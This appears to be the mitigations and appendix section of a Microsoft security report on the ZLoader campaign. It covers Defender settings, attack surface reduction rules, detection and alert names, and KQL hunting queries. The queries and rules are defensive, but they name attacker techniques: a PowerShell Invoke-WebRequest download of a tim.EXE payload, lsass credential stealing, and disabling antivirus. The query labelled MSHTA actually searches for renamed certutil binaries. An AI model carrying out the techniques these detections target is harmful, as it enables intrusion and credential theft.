- Configure Microsoft Defender for Office 365 to recheck links on click. Safe Links provides URL scanning and rewriting of inbound email messages in mail flow, and time-of-click verification of URLs and links in email messages and other locations. Safe Links scanning occurs in addition to the regular anti-spam and anti-malware protection in inbound email messages in Exchange Online Protection (EOP). Safe Links scanning can help protect your organization from malicious links that are used in phishing and other attacks.
- Configure Microsoft Defender for Office 365 to detonate file attachments via Safe Attachments. Safe Attachments provides an additional layer of protection for email attachments by verifying a file in a virtual environment prior to delivering to the inbox.
- Check your Office 365 antispam policy and your mail flow rules for allowed senders, domains and IP addresses. Apply extra caution when using these settings to bypass antispam filters, even if the allowed sender addresses are associated with trusted organizations——Office 365 will honor these settings and can let potentially harmful messages pass through. Review system overrides in threat explorer to determine why attack messages have reached recipient mailboxes.
- Configure Exchange Online to enable zero-hour auto purge (ZAP) in response to newly acquired threat intelligence. ZAP retroactively detects and neutralizes malicious phishing, spam, or malware messages that have already been delivered to mailboxes.
- Turn on network protection to block connections to malicious domains and IP addresses.
- Turn on tamper protection features to prevent attackers from stopping security services.
- Turn on cloud-delivered protection and automatic sample submission on Microsoft Defender Antivirus. These capabilities use artificial intelligence and machine learning to quickly identify and stop new and unknown threats.
- Turn on the following attack surface reduction rules to block or audit activity associated with this threat:
    - Block executable files from running unless they meet a prevalence, age, or trusted list criterion
    - Block all Office applications from creating child processes
    - Block Office applications from creating executable content
    - Block executable content from email client and webmail
    - Block Office applications from injecting code into other processes
    - Block credential stealing from the Windows local security authority subsystem (lsass.exe)
    - Block process creations originating from PsExec and WMI commands
    - Use advanced protection against ransomware
    - Block JavaScript or VBScript from launching downloaded executable content
    - Block execution of potentially obfuscated scripts

Appendix

Microsoft 365 Defender detections

Microsoft Defender Antivirus

Microsoft Defender Antivirus detects threat components as the following malware:

- Trojan:Win64/ZLoader
- Trojan:Win32/ZLoader

Shared malware and generic detections

Microsoft Defender Antivirus incorporates next-generation antivirus capabilities, including machine learning and behavioral detection. This can result in overlapping detections, particularly of first-seen components and polymorphic variants. The detection names are listed here for reference, but related alerts are not actively monitored.

Instances of Cobalt Strike use can be detected as the following:

- Bynoco — Cobalt Strike
- Atosev — Cobalt Strike
- Cosipor — Cobalt Strike

Microsoft Defender for Endpoint EDR

Alerts with the following titles in the security center can indicate threat activity on your network:

- Suspicious behavior associated with ZLoader
- File associated with ZLoader
- Connection to a domain associated with ZLoader

The following alerts might also indicate activity associated with this threat. However, unrelated threat activity can trigger these alerts.

- Microsoft Defender Antivirus protection turned off
- Suspicious Microsoft Defender Antivirus exclusion
- ZLoader' malware was detected
- Suspicious behavior by cmd.exe was observed
- Suspicious PowerShell command line
- Suspicious Remote System Discovery
- Suspicious Domain Trust Discovery

Microsoft Defender for Office 365

Signals from Microsoft Defender for Office 365 inform Microsoft 365 Defender, which correlates cross-domain threat intelligence to deliver coordinated defense, that ZLoader has been detected when a document is delivered via email when detonation is enabled. These alerts, however, can also be triggered by unrelated threat activity.

- A potentially malicious URL click was detected
- Email messages containing malicious file removed after delivery
- Email messages containing malicious URL removed after delivery
- Email messages containing malware removed after delivery
- Email messages removed after delivery
- Malware campaign detected after delivery
- Malware campaign detected and blocked
- Malware not zapped because ZAP is disabled

Hunting queries

Microsoft 365 Defender

To locate possible exploitation activity, run the following queries:

ZLoader alert activity

Surface devices with ZLoader alerts and related malicious activity.

```
// Get any devices with ZLoader related Alert Activity let DeviceAlerts = AlertInfo | where Title in~('Suspicious behavior associated with ZLoader', 'File associated with ZLoader', 'Connection to a domain associated with ZLoader') // Join in evidence information | join AlertEvidence on AlertId | where DeviceId != "" | summarize by DeviceId, Title; // Get additional alert activity for each device AlertEvidence | where DeviceId in(DeviceAlerts) // Add additional info | join kind=leftouter AlertInfo on AlertId | summarize DeviceAlerts = make_set(Title), AlertIDs = make_set(AlertId) by DeviceId, bin(Timestamp, 1d)
```

MSHTA-loading DLLs

Look for instances of MSHTA loading suspicious DLL files.

```
DeviceProcessEvents | where not(FileName has_any("certutil", "certutil32")) and FileName endswith ".exe" and ProcessVersionInfoFileDescription =~ "certutil.exe" | where not(FolderPath has_any("installer", "program files"))
```

Suspicious registry keys

Look for registry keys created by the fraudulent, attacker-created companies used in this campaign.

```
DeviceRegistryEvents | where RegistryValueData in('Flyintellect Inc.', 'Datalyst ou')
```

Malicious .bat file created in fake Oracle Java SE folder path

Look for .bat files created in the Oracle Java SE file path associated with this activity.

```
DeviceFileEvents | where FileName endswith '.bat' and FolderPath has @'Program Files (x86)\Sun Technology Network\Oracle Java SE'
```

Tim.exe payload delivery

Look for the Tim.exe payload being downloaded onto an affected device.

```
DeviceNetworkEvents | where InitiatingProcessFileName =~ 'powershell.exe' and InitiatingProcessCommandLine has('Invoke-WebRequest') and InitiatingProcessCommandLine endswith '-OutFile tim.EXE'
```